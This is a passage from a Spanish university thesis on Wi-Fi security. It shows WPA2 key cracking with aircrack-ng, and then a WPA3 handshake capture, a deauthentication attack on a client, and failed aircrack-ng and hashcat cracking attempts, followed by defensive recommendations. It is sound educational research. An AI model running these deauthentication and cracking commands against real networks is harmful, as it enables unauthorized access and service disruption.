Se observa que cuando es un diccionario de claves pre computadas se usa -r y no -w, como hemos hecho en los casos anteriores.

```

└─(root💀Kali㉿Kali)-[~/home/.../EscritAircrack-ng 1.6 turas/CASA]
    [00:00:04] 1221495/0 keys tested (346389.09 k/s)

    Time left: 616370400 days, 12 hours, 30 minutes, 56 seconds      inf%
        KEY FOUND! [ cVojRDyJdav2Y2NKLYgr ]

    Master Key      : 5F EF 0B AB F8 1A E9 E6 25 41 AC B7 66 54 CD 5D
                      FA 10 3D 50 66 2A 13 58 A3 23 24 49 91 E6 42 DB

    Transient Key   : 03 A3 AC 68 B3 E1 BB E3 BE 3E 67 65 0A 6F 51 E2
                      AC 47 6B 18 8D B3 02 67 2E 93 F8 31 FF 7C 1A E2
                      AD 1F 79 DD 7E 51 C7 9F F1 66 FC AE F7 13 A7 B1
                      AF B9 C0 46 F3 9A 11 28 74 E2 09 40 9D BC 90 48

    EAPOL HMAC     : D5 22 6F 6C 25 0A 91 AB 5A DB E8 5B 28 DB 6A FB

```

Se observa que realmente sí que es más rápido, dado que si se compara con el Caso 7 donde tardaba casi 2 minutos, aquí tarda 4 segundos. Esto es debido a que el computo que tiene que hacer es mucho menor, ya que como vimos los pasos se reducían a uno, por lo que es capaz de computar muchísimas más claves por segundo.

Como se ve en la imagen es capaz de computar 346389,09 claves/segundo, mientras que, si se hace uso de un diccionario normal, como se observa en el caso 7, computaba a una velocidad de alrededor de 11000 claves/segundo.

Por lo que podemos deducir que hacer uso de las rainbow table, si bien si ponemos todos los datos de manifiesto, el tiempo total es mucho mayor, ya que tardamos 35 minutos en crear el diccionario haciendo uso de las rainbow table + 4 segundos= 35,04 segundos frente a los 1.52 segundos, la diferencia en tiempo es muy grande.

Por eso hay que tener en cuenta, que factor nos importa más la velocidad de cómputo o el tiempo en descifrar la contraseña.

En mi caso haciendo cálculos comprobé que, con un diccionario de más de 5000 palabras, ya no me sale rentable hacer uso de las rainbow table. Pero en casos de hacking reales, en los que se prueban infinidad de diccionarios, puede ser útil tener las rainbow tables haciéndose mientras se hace cualquier otra cosa, por ejemplo, por la noche. Y al día siguiente, las comprobaciones entre varios diccionarios serán prácticamente instantáneas, y llevarán mucho menos tiempo.

3.2 Ataque sobre red Wifi WPA3

Una vez hemos puesto de manifiesto una vez más, al igual que sucedía con el protocolo WEP, que WPA2 también es crackeable mediante un ataque aprovechando unas vulnerabilidades del 4-way handshake. Probemos si este nuevo protocolo de seguridad también es vulnerable, o si las mismas han sido corregidas en WPA3.

Para ello capturaremos el handshake, como ya sabemos, a ver si es posible.

Primero observaremos la red a ver si disponemos de una red con WPA3, que debería ser así, porque lo he configurado de esa manera.

Recordemos que para ello debemos poner la tarjeta en modo monitor, y hacer uso de la herramienta airodump-ng para observar el tráfico.

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
BE:0F:9A:F0:46:19	-9	11	0 0	13	270	WPA2	CCMP	PSK	<length: 19>
BC:0F:9A:F0:46:19	-8	11	0 0	13	270	WPA3	CCMP	SAE	cialtel 123
BC:0F:9A:F0:46:09	-7	13	0 0	7	270	WPA3	CCMP	SAE	dlink-wifi
BE:0F:9A:F0:46:09	-8	11	0 0	7	270	WPA2	CCMP	PSK	<length: 19>
3C:46:D8:C7:9A:62	-24	9	0 0	11	130	WPA2	CCMP	PSK	TP-LINK_9A62
3C:98:72:15:FD:29	-25	7	0 0	1	130	WPA2	CCMP	PSK	vodafoneFD28
DC:EF:09:4E:EE:54	-70	10	27 3	13	65	WPA2	CCMP	PSK	NETGEAR55_EXT
E4:AB:89:91:31:BE	-75	11	17 5	1	130	WPA2	CCMP	PSK	MOVISTAR_31BD
84:AA:9C:36:48:FD	-16	8	1 0	6	130	WPA2	CCMP	PSK	MOVISTAR_48FC
4E:5E:0C:13:63:4B	-84	7	0 0	1	130	WPA2	CCMP	PSK	JR-Invitados
4C:5E:0C:13:63:4B	-83	7	0 0	1	130	WPA2	CCMP	PSK	JRamiro
BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes		
DC:EF:09:4E:EE:54	84:B5:41:DC:4E:3A	-66	24e-24e	0	14				

Observamos que existen dos redes con dicho protocolo, y que incorporan el método de autenticación SAE, el cual explicamos anteriormente en este [apartado](#).

Procedemos a observar el tráfico de la víctima en nuestro caso será dlink-wifi, y guardar el tráfico para intentar capturar el handshake.

```
(root💀Kali)-[~/home/.../Escritorio/Hacking/capturas/CASA]
# airodump-ng -w handshakeWPA3 -c 7 --bssid BC:0F:9A:F0:46:09 wlan0mon
```

Procedemos a realizar el ataque de desconexión, para capturar el handshake.

```
CH 7 ][ Elapsed: 12 s ][ 2021-05-06 13:14
CH 7 ][ Elapsed: 3 mins ][ 2021-05-06 13:18 ][ WPA handshake: BC:0F:9A:F0:46:09

BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
BC:0F:9A:F0:46:09 -63 100    1826     848   0   7 130   WPA3 CCMP   SAE dlink-wifi

BSSID          STATION          PWR Rate Lost Frames Notes Probes
BC:0F:9A:F0:46:09 3C:CD:36:A8:C5:3B -63 1e- 1    1010   4136 PMKID
```

```
(root💀Kali)-[~/home/javi]
└─# aireplay-ng -0 60 -c 3C:CD:36:A8:C5:3B -e "dlink-wifi" -a BC:0F:9A:F0:46:09 wlan0mon
13:17:37 Waiting for beacon frame (BSSID: BC:0F:9A:F0:46:09) on channel 7
13:17:37 Sending 64 directed DeAuth (code 7). STMAC: [3C:CD:36:A8:C5:3B] [60|145 ACKs]
13:17:38 Sending 64 directed DeAuth (code 7). STMAC: [3C:CD:36:A8:C5:3B] [162|145 ACKs]
13:17:39 Sending 64 directed DeAuth (code 7). STMAC: [3C:CD:36:A8:C5:3B] [161|318 ACKs]
13:17:41 Sending 64 directed DeAuth (code 7). STMAC: [3C:CD:36:A8:C5:3B] [222|177 ACKs]
13:17:42 Sending 64 directed DeAuth (code 7). STMAC: [3C:CD:36:A8:C5:3B] [ 1| 0 ACKs]
13:17:43 Sending 64 directed DeAuth (code 7). STMAC: [3C:CD:36:A8:C5:3B] [ 0| 0 ACKs]
13:17:45 Sending 64 directed DeAuth (code 7). STMAC: [3C:CD:36:A8:C5:3B] [ 0| 0 ACKs]
13:17:48 Sending 64 directed DeAuth (code 7). STMAC: [3C:CD:36:A8:C5:3B] [ 0|280 ACKs]
13:17:50 Sending 64 directed DeAuth (code 7). STMAC: [3C:CD:36:A8:C5:3B] [ 0|251 ACKs]
13:17:51 Sending 64 directed DeAuth (code 7). STMAC: [3C:CD:36:A8:C5:3B] [ 0| 7 ACKs]
13:17:53 Sending 64 directed DeAuth (code 7). STMAC: [3C:CD:36:A8:C5:3B] [ 0|37 ACKs]
13:17:55 Sending 64 directed DeAuth (code 7). STMAC: [3C:CD:36:A8:C5:3B] [ 0|26 ACKs]
13:17:57 Sending 64 directed DeAuth (code 7). STMAC: [3C:CD:36:A8:C5:3B] [ 0|276 ACKs]
13:17:59 Sending 64 directed DeAuth (code 7). STMAC: [3C:CD:36:A8:C5:3B] [ 0|171 ACKs]
13:18:01 Sending 64 directed DeAuth (code 7). STMAC: [3C:CD:36:A8:C5:3B] [ 0|256 ACKs]
13:18:03 Sending 64 directed DeAuth (code 7). STMAC: [3C:CD:36:A8:C5:3B] [ 0|195 ACKs]
13:18:03 Sending 64 directed DeAuth (code 7). STMAC: [3C:CD:36:A8:C5:3B] [ 0| 0 ACKs]
```

Se observa que finalmente el handshake también se puede capturar, aunque debo decir que en mi caso fue más tedioso y tuve que intentarlo múltiples veces. Como se observa en este caso mandé hasta 60 deautenticaciones, y al final conseguí mi objetivo.

Una vez obtenido pasamos a probarlo, ejecutando aircrack.

```
(root💀Kali)-[~/home/.../Escritorio/Hacking/capturas/CASA]
└─# aircrack-ng -w Top1pt2Million-WPA-probable-v2.txt WPA3-01.cap
```

Unsupported key version 0 encountered.
May be WPA3 - not yet supported.
zsh: abort aircrack-ng -w Top1pt2Million-WPA-probable-v2.txt WPA3-01.cap

Y vi que me encontré con este error, por lo que se daba entender, que con este protocolo se hace inútil los ataques por fuerza bruta.

Sin embargo, y para asegurarme de ello, decidí probar con una herramienta con la cual no había probado. Así que hice uso de hashcat.

Para ello debemos convertir nuestra captura con el handshake, a una extensión hashcat, ejecutando:

```
aircrack-ng -j nombre a guardar Captura.cap
```

```
[root@kali ~]# aircrack-ng -j hashcatWPA3 WPA3-01.cap
```

```
Reading packets, please wait...
Opening WPA3-01.cap
Read 16733 packets.
```

#	BSSID	ESSID	Encryption
1	BC:0F:9A:F0:46:09	dlink-wifi	WPA (1 handshake, with PMKID)

```
Choosing first network as target.
```

```
Reading packets, please wait...
Opening WPA3-01.cap
Read 16733 packets.
```

```
1 potential targets
```

```
Building Hashcat (3.60+) file...
```

```
[*] ESSID (length: 10): dlink-wifi
[*] Key version: 0
[*] BSSID: BC:0F:9A:F0:46:09
[*] STA: 3C:CD:36:A8:C5:3B
[*] anonce:
DF C2 24 56 A9 DB B9 BF 37 05 2A 28 EA 68 B6 BB
F0 3C 24 46 33 4C F3 CC 62 F6 D0 51 E3 E8 87 B5
[*] snonce:
E9 9E 62 78 BB 51 18 57 6B 17 F0 E1 F6 68 AD 61
87 36 F8 FA B1 EE 08 33 CA 9A 3A C9 9E 78 FC F6
[*] Key MIC:
F6 0B 68 75 D8 CC D0 F4 E2 4B 1C 91 96 76 39 FF
[*] eapol:
02 03 00 87 02 01 08 00 10 00 00 00 00 00 00 00
01 E9 9E 62 78 BB 51 18 57 6B 17 F0 E1 F6 68 AD
61 87 36 F8 FA B1 EE 08 33 CA 9A 3A C9 9E 78 FC
F6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 28 30 26 01 00 00 0F AC 04 01 00 00 0F AC
04 01 00 00 0F AC 08 CC 00 01 00 E6 7D 53 87 BA
62 E1 86 60 7A 8A 26 68 67 C0 FA
```

```
Successfully written to hashcatWPA3.hccapx
```

En la imagen se observa cómo se convierte la captura, a un archivo computable por esta herramienta.

Posteriormente hacemos uso del siguiente comando para intentar crackear la contraseña:

```
[root@Kali ~]# hashcat --help | grep -i wpa
```

2500	WPA-EAPOL-PBKDF2	Network Protocols
2501	WPA-EAPOL-PMK	Network Protocols
22000	WPA-PBKDF2-PMKID+EAPOL	Network Protocols
22001	WPA-PMK-PMKID+EAPOL	Network Protocols
16800	WPA-PMKID-PBKDF2	Network Protocols
16801	WPA-PMKID-PMK	Network Protocols

```
[root@Kali ~]# hashcat -m 2500 -d 1 hashcatWPA3.hccapx Top1pt2Million-WPA-probable-v2.txt --outfile=contraseña.txt
```

```
[root@Kali ~]# hashcat -m 2500 -d 1 hashcatWPA3.hccapx Top1pt2Million-WPA-probable-v2.txt --outfile=contraseña.txt
hashcat (v6.1.1) starting...
```


```
OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: pthread-11th Gen Intel(R) Core(TM) i7-1165G7 @ 2.80GHz, 13594/13658 MB (4096 MB allocatable), 8MCU
```

```
Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63
```

```
No hashes loaded.
No hashes loaded.
```

Y como cabía esperar, la herramienta no es capaz de computar una red WPA3, por lo que quedaba demostrado que son inútiles los ataques por fuerza bruta o diccionario a una red WPA3.

En la siguiente imagen se podrá observar como se muestra el handshake en WPA3, para que seáis, capaz de identificarlo.



El handshake en Wireshark es claramente identifiable, basta con buscar en el filtro eapol, y te lo muestra como se ve en la imagen.

4 Resultados y conclusiones

Realizaremos una reflexión final sobre los protocolos WPA2/WPA3, mostrando las ventajas que presenta este último, y que hemos podido demostrar.

Y finalmente para acabar, haré una reflexión final sobre el tema de estudio de este trabajo: “Seguridad en redes Wifi”

4.1 Comparación de WPA2 con WPA3, ventajas de la nueva actualización

Tras haber realizado las correspondientes pruebas y obtener los resultados, podemos confirmar que el nuevo protocolo desarrollado por Wifi-Alliance en 2018, es más seguro que su antecesor WPA2.

Ya que como se ha demostrado es capaz de hacer frente a las vulnerabilidades que poseía WPA2, sobre el 4-way handshake y sobre WPS.

Tanto las relacionadas con los ataques KRACK (Key Reinstallation Attack), sobre el tercer mensaje del handshake, como de lo que se ha demostrado en el Apartado 3 de implementación, donde se ha mostrado que los ataques de diccionario y fuerza bruta son inútiles sobre este protocolo. Ya que añade el método de autenticación SAE, lo que hace que el éxito de este ataque sea imposible.

Además, como ya vimos no hace uso de WPS, sino que hace uso de Wifi Easy Connect, que es más seguro, y hace que sea posible conectarse mediante un código QR a la red.

Así mismo, incorporaba una longitud de clave más larga pasando de los 128 bits de WPA2/AES a los 192 bits de WPA3.

Y por último también incorporaba el protocolo OWS, para que en el caso de que te conectes a una red wifi-pública, el atacante solo pueda capturar su propio tráfico, y no pueda acceder al tráfico de la víctima.

Sin embargo, y pesar de todas estas mejoras que presenta. Un año después de su estreno se encontraron diferentes vulnerabilidades como ya vimos, lo que hacía que fuese algo menos seguro, estas vulnerabilidades ya fueron parcheadas por la Wifi-Alliance, y se incorporan en el firmware al actualizar.

A pesar de todo los esfuerzos que haga la Wifi-Alliance, siempre hay un ataque que funciona para cualquier protocolo, donde el único responsable es el propio usuario. Ya que, al crear un punto de acceso falso, pueden engañarte para que introduzcas la contraseña, y este ataque de Evil Twin no se puede controlar, por muchas mejoras que se hagan.

Cabe decir, que antes de realizar las pruebas actuales, durante más de una semana intenté descifrar mi contraseña real wifi, sin llegar a hallar ningún diccionario que la tuviese, por lo que se demuestra que una buena contraseña, pone las cosas realmente complicadas.

4.2 Conclusiones finales

Finalmente, y después de todo el estudio de este trabajo, empiezo está conclusión diciendo, que el protocolo más seguro sin lugar a dudas es WPA3.

Sin embargo, también debo decir que creo que estamos en un bucle respecto a la seguridad de las redes inalámbricas, por lo que he ido estudiando y analizando, la historia se repite a lo largo de la historia y sigue la misma estructura. Se crea un protocolo de seguridad, se piensa que es invulnerable, acabó del tiempo se descubren vulnerabilidades que obligan a la Wifi-Alliance a desarrollar uno nuevo; y se repite la historia una y otra vez. Pues yo ya no me voy a creer más eso de que el nuevo protocolo es invulnerable, se puede ver le ejemplo de WPA3, que en apenas un año se encuentran vulnerabilidades por expertos de esta rama; pero casi seguro que los ciberdelincuentes lo habían logrado traspasar mucho tiempo antes.

Por eso mi conclusión, es que ningún protocolo es invulnerable, y que, aunque no hayan surgido vulnerabilidades, con el paso del tiempo acabarán por salir, aunque como he mencionado habrán salido muy seguramente mucho antes de que las haga públicas un experto.

En mi opinión, las dos medidas que se pueden tomar sobre este tema para mejorar la seguridad son:

En primer lugar, y la que considero más importante y que aplica en general al global de la ciberseguridad, es que se debe concienciar a todas las personas de lo que es y lo que conlleva, para ellos se debe mejorar la formación que se imparte, y hacer consciente a todo el mundo del riesgo que lleva no estar informado de ciertas cosas y de los estragos que se pueden causar, sino son capaces de tener unas medidas de seguridad mínima en la red.

En segundo lugar, aplicado al tema de redes wifi, creo que para cerrar este documento no hay nada mejor que dar mi recomendación de lo que se puede hacer, para intentar que tu red Wifi no sea hackeada, o si lo hace al menos que los lleve más trabajo de lo que puede llevar una red wifi mal configurada. Estas recomendaciones son:

- Establecer contraseñas seguras: se deben establecer contraseñas con un alto nivel de seguridad, se recomienda que la contraseña contenga no menos de 12 caracteres, números, símbolos y letras. Lamentablemente las contraseñas que ponen los usuarios son débiles. Realmente importante
- Uso de WPA3: si tu dispositivo dispone de la capacidad de soportar este protocolo, usarlo, dado que, de esta manera, no importa tanto el nivel de seguridad que tenga nuestra contraseña, como ya vimos. Sino se dispone de poder hacer uso de WPA3, hacer uso de WPA2-AES con una contraseña realmente robusta.

- Desactivar el botón WPS: si usamos WPA2/AES, desactivar la opción WPS, sino estaréis expuestos a un ataque fácilmente. Realmente importante
- Limitar el área de cobertura: esta medida reduce el riesgo de ataques, porque para que nos ataquen deben estar en nuestro radio.
- Uso de IPs fijas: añade complejidad al ataque, ya que el atacante puede pensar que su ataque este fallando, dado que puede estar utilizando una dirección IP fuera de rango.
- Filtrado MAC: obligamos al atacante a cambiar su MAC, para que sea aceptado a la lista blanca, y completar su ataque.
- Uso de VPN: esta medida nos permite, que, aunque el atacante acceda a nuestra red, no pueda interceptar nuestro tráfico, para analizarlo o modificarlo. Realmente importante
- Actualización: actualizar el AP y los dispositivos siempre que esté disponible, dado que conforme van apareciendo vulnerabilidades, se crean parches para mitigarlas como hemos estado viendo. Realmente importante.
- Ocultar el SSID: Esta realmente si el ciberdelincuente, es un experto en la materia es para él “un juego de niños”, desocultar el essid y los correspondientes campos ocultos. Bastaría con realizar un ataque de desconexión a un cliente.
- Deshabilitar el roaming: ya que como pudimos comprobar en este trabajo, les pone las cosas mucho más fáciles a los ciberdelincuentes el atacar WPA2/AES con fuerza bruta o por diccionario.

5 Análisis de Impacto

En un mundo como en el que nos encontramos actualmente, los avances tecnológicos son constantes, por lo que se crean nuevos dispositivos que contienen nuevos sistemas. El problema es que, todos los avances que se desarrollan están expuestos a diversos ciber ataques, y aquí es donde el papel de la ciberseguridad tendrá un rol crucial.

Indirectamente, la salud tanto mental como física de una persona puede llegar a verse deteriorada. Por ejemplo, si un alto cargo de una empresa de la noche a la mañana su compañía sufre un ciber ataque, y pierden una gran parte de su capital, podría llegar a afectarle a su salud. Por eso se muestra imprescindible que todas las empresas desarrollen un área de ciberseguridad, para evitar que se produzcan situaciones como la mencionada.

Un artículo mostrado recientemente por ABC[50], muestra que los ciberdelincuentes, han puesto su punto de mira en los laboratorios sanitarios, que es donde se encuentra focalizado la clave para acabar con la situación de pandemia en la que nos encontramos. En dicho artículo José Luis Palletti, ingeniero especializado en el área de la ciberseguridad detalla que un ataque a uno de estos centros podría suponer el retraso de la vacunación mundial, por eso más que nunca es muy importante formar a los empleados de la empresa, con un conocimiento sobre la materia para evitar caer en técnicas de phishing o similares (dado que son los métodos más utilizados por los profesionales para atacar estas empresas), y mantener protegidas a estas empresas, que como se puede ver tienen un papel fundamental en la humanidad.

Con la pandemia se vieron incrementados los ataques, como refleja un artículo de LA VANGUARDIA[1], por lo que esto también es bueno para las empresas que realizan funciones de ciberseguridad y por supuesto para las empresas pioneras en esta rama, ya que han tenido un crecimiento económico importante, al estar cada vez más solicitados estos servicios.

Así mismo, el ataque a infraestructuras energéticas o industrias medioambientales no solo tiene una repercusión económica en la empresa, sino que además implican una repercusión en el medioambiente. Por ello la ciberseguridad también puede jugar un rol fundamental en el desarrollo sostenible, protegiendo este tipo de empresas, ante los diferentes ataques de los ciberdelincuentes.

En la sociedad actual, la ciberseguridad es esencial para el desarrollo de los ODS, esta puede tener un impacto en la educación de calidad, el trabajo docente y el crecimiento económico, o la industria, innovación e infraestructura. Hoy en día, estos objetivos no serán sostenibles si no se desarrollan en mercados digitales legales y confiables.[51]

6 Bibliografía

Publicaciones utilizadas en el estudio y desarrollo del trabajo.

- [1] M.Sandri, “Los ciberataques a empresas crecen un 25% a causa de la pandemia,” 2021.
- [2] Priyom, “Number Stations.” <https://priyom.org/number-stations>.
- [3] “Historia de las Redes Inalámbricas,” 2010. <https://histinf.blogs.upv.es/2010/12/02/historia-de-las-redes-inalambricas/>.
- [4] Avast, “¿Qué es el hackeo?” <https://www.avast.com/es-es/c-hacker>.
- [5] C. L. Herrera, “Qué es el hacking,” 2019. <https://openwebinars.net/blog/que-es-el-hacking/#:~:text=El%20hacking%20se%20puede%20definir,%20la%20explotaci%243n%20de%20las%20mismas>.
- [6] INCIBE, “Amenaza vs Vulnerabilidad, ¿sabes en qué se diferencian?,” 2017. [https://www.incibe.es/protege-tu-empresa/blog/amenaza-vs-vulnerabilidad-sabes-se-diferencian#:~:text=Una%20vulnerabilidad%20\(en%20t%243rminos%20de,necesario%20encontrarlas%20y%20eliminarlas%20lo\)](https://www.incibe.es/protege-tu-empresa/blog/amenaza-vs-vulnerabilidad-sabes-se-diferencian#:~:text=Una%20vulnerabilidad%20(en%20t%243rminos%20de,necesario%20encontrarlas%20y%20eliminarlas%20lo)).
- [7] AMBIT TEAM, “Tipos de Vulnerabilidades y Amenazas informáticas,” 2020. <https://www.ambit-bst.com/blog/tipos-de-vulnerabilidades-y-amenazas-informaticas>.
- [8] Avast, “¿Qué es el hackeo?” .
- [9] Sistemas, “Definición de Red.” <https://sistemas.com/red.php>.
- [10] J. Í. Griera and E. P. Olivé, “Conceptos básicos de redes de comunicaciones,” 2016. [Online]. Available: http://redes.coninteres.es/material/redes/M1.Conceptos_basicos_de_redes_de_comunicaciones.pdf.
- [11] J. A. Castillo, “Modelo OSI: que es y para que se utiliza,” 2018. [Online]. Available: https://www.professionalreview.com/2018/11/22/modelo-osi/#Que_es_el_modelo_OSI.
- [12] A. Felipe, “¿Qué son las redes y cómo funciona Internet?,” 2019. <https://ed.team/blog/que-son-las-redes-y-como-funciona-internet>.
- [13] A. Robledano, “Qué es TCP/IP,” 2019. <https://plagiarismdetector.net/es>.
- [14] J. A. Castillo, “Protocolo TCP/IP – Qué es y cómo funciona,” 2020. [Online]. Available: <https://www.professionalreview.com/2020/03/21/protocolo-tcp-ip/>.

- [15] J. A. Castillo, “IPv4 vs IPv6 – Qué es y para qué se utiliza en redes,” 2020. [Online]. Available: <https://www.profesionalreview.com/2020/02/29/ipv4-vs-ipv6/>.
- [16] A. Robledano, “Qué es TCP/IP,” 2019. .
- [17] A. Felipe, “¿Qué son las redes y cómo funciona Internet?,” 2019. .
- [18] J. A. Castillo, “Que son las redes LAN, MAN y WAN y para que se usan,” 2018. <https://www.profesionalreview.com/2018/12/09/redes-lan-man-wan/>.
- [19] J. Andreu, *Servicios en red*. 2010.
- [20] AZ, “¿Que es el WiFi y cómo funciona para conectar todo a internet?” .
- [21] SoftwareLab, “¿Qué es WiFi, qué significa y para qué sirve?” .
- [22] Cisco, “¿Qué es Wi-Fi?” .
- [23] NorfiPC, “Tipos de redes y estándares Wi-Fi, características y diferencias.” <https://norfipc.com/redes/tipos-redes-estandares-wi-fi-diferencias.php>.
- [24] MS.Gonzalez, “Velocidad de las redes WiFi N en entornos residenciales,” 2014. <http://redestelematicas.com/velocidad-de-las-redes-wifi-n-en-entornos-residenciales/>.
- [25] I. R. (Xataka), “Qué es WiFi AC y por qué deberías usarlo siempre que te sea posible,” 2018. <https://www.xataka.com/basics/que-es-wifi-ac-y-por-que-deberias-usarlo-siempre-que-te-sea-posible>.
- [26] I. R. (Xataka), “Qué es Wi-Fi 6 y qué ventajas tiene con respecto a la versión anterior,” 2021. <https://www.xataka.com/basics/que-wi-fi-6-que-ventajas-tiene-respecto-a-version-anterior>.
- [27] Cisco, “IEEE 802.11ax: The Sixth Generation of Wi-Fi White Paper,” 2020, [Online]. Available: <https://www.cisco.com/c/en/us/products/collateral/wireless/white-paper-c11-740788.html#6Summary>.
- [28] B. S. Arash Habibi Lashkari, Juan Carlos Sendón Varela, “A survey on wireless security protocols (WEP, WPA and WPA2/802.11i),” 2009.
- [29] Guillaume Lehembre, “Seguridad Wi-Fi – WEP, WPA y WPA2,” 2006.
- [30] F. de B. N. Oñate, “Redes wifi, ¿realmente se pueden proteger?,” 2018.
- [31] NetSpot, “Protocolos de seguridad inalámbrica: WEP, WPA, WPA2, y WPA3.” .
- [32] F. T. Arash Habibi Lashkari, Raheleh Sadat Hossein, “Wired Equivalent Privacy (WEP),” 2009. [Online]. Available: <https://d1wqtxts1xzle7.cloudfront.net/38218703/05189832.pdf?14371>

59986=&response-content-disposition=inline%3B+filename%3DWired_Equivalent_Privacy_WEP.pdf &Expires=1621013336&Signature=SGkvhBO2fYQN8YcvIhlpI7sCpl0zModEutDESeBdVKFVsDP3SS9BUxI3n87OB6WrYHruFqI.

- [33] H. Ramirez, “Qué es el WPS de los routers, cómo funciona y por qué deberías desactivarlo,” 2020. <https://protecciondatos-lopd.com/empresas/wps-router/>.
- [34] “Todo sobre KRACK, el ataque que ha tumbado las redes WiFi con WPA2,” 2017, [Online]. Available: <https://www.testdevelocidad.es/2017/10/16/krack-ataque-wifi-wpa2/>.
- [35] F. P. Mathy Vanhoef, “Key Reinstallation Attacks: Forcing Nonce Reuse in WPA2,” 2017. [Online]. Available: <https://papers.mathyvanhoef.com/ccs2017.pdf>.
- [36] D. A.Carts, “A Review of the Diffie-Hellman Algorithm and its Use in Secure Internet Protocols,” 2001. [Online]. Available: <http://target0.be/madchat/crypto/papers/paper751.pdf>.
- [37] K. Urcullu, “¿Qué ha pasado desde la publicación de WPA3?,” 2019, [Online]. Available: <https://www.bbvanexttechnologies.com/que-ha-pasado-desde-la-publicacion-de-wpa3/>.
- [38] AZ, “Wi-Fi Easy Connect: la alternativa más segura a WPS en Android Q,” 2019. <https://www.adslzone.net/2019/06/10/wi-fi-easy-connect-android-p-detalles/>.
- [39] RedesZone, “Dragonblood: Consiguen hackear WPA3, conoce todos los detalles técnicos,” 2019. <https://www.redeszone.net/2019/04/10/dragonblood-hackear-wpa3/>.
- [40] E. R. Mathy Vanhoef, “Dragonblood: Analyzing the Dragonfly Handshake of WPA3 and EAP-pwd,” 2019, [Online]. Available: <https://papers.mathyvanhoef.com/dragonblood.pdf>.
- [41] Marina, “El spoofing y sus riesgos para usuarios y empresas,” 2021. <https://protecciondatos-lopd.com/empresas/spoofing/>.
- [42] S. Malenkovich, “¿Qué es un ataque Man-in-the-Middle?,” 2013. <https://www.kaspersky.es/blog/que-es-un-ataque-man-in-the-middle/648/>.
- [43] C. G. García, “Qué es un Rogue AP y cómo protegernos,” 2015. <https://naps.com.mx/blog/que-es-un-rogue-ap-y-como-protegernos/>.
- [44] Aircrack-ng, “Deautenticación,” 2009. <https://www.aircrack-ng.org/doku.php?id=es:deauthentication>.
- [45] RedesZone, “Sniffer de red: qué es y cómo evitar que nos afecte,” 2021. <https://www.redeszone.net/tutoriales/seuridad/que-es-sniffer-red/>.

- [46] E. A. Nunñez, “Qué es el Pentesting,” 2018. <https://openwebinars.net/blog/que-es-el-pentesting/>.
- [47] INCIBE, “¿Qué es el pentesting? Auditando la seguridad de tus sistemas,” 2019. <https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas>.
- [48] R. Alonso, “La vacuna, en el punto de mira de los grupos cibercriminales,” 2021, [Online]. Available: https://www.abc.es/tecnologia/redes/abci-vacuna-punto-mira-grupos-cibercriminales-202105240126_noticia.html.
- [49] INCIBE, “Los Objetivos de Desarrollo Sostenible en el foco del Día Mundial de Internet,” 2019. <https://www.incibe.es/protege-tu-empresa/blog/los-objetivos-desarrollo-sostenible-el-foco-del-dia-mundial-internet>.

Este documento esta firmado por

	Firmante	CN=tfgm.fi.upm.es, OU=CCFI, O=Facultad de Informatica - UPM, C=ES
	Fecha/Hora	Tue Jun 15 16:29:55 CEST 2021
	Emisor del Certificado	EMAILADDRESS=camanager@fi.upm.es, CN=CA Facultad de Informatica, O=Facultad de Informatica - UPM, C=ES
	Numero de Serie	630
	Metodo	urn:adobe.com:Adobe.PPKLite:adbe.pkcs7.sha1 (Adobe Signature)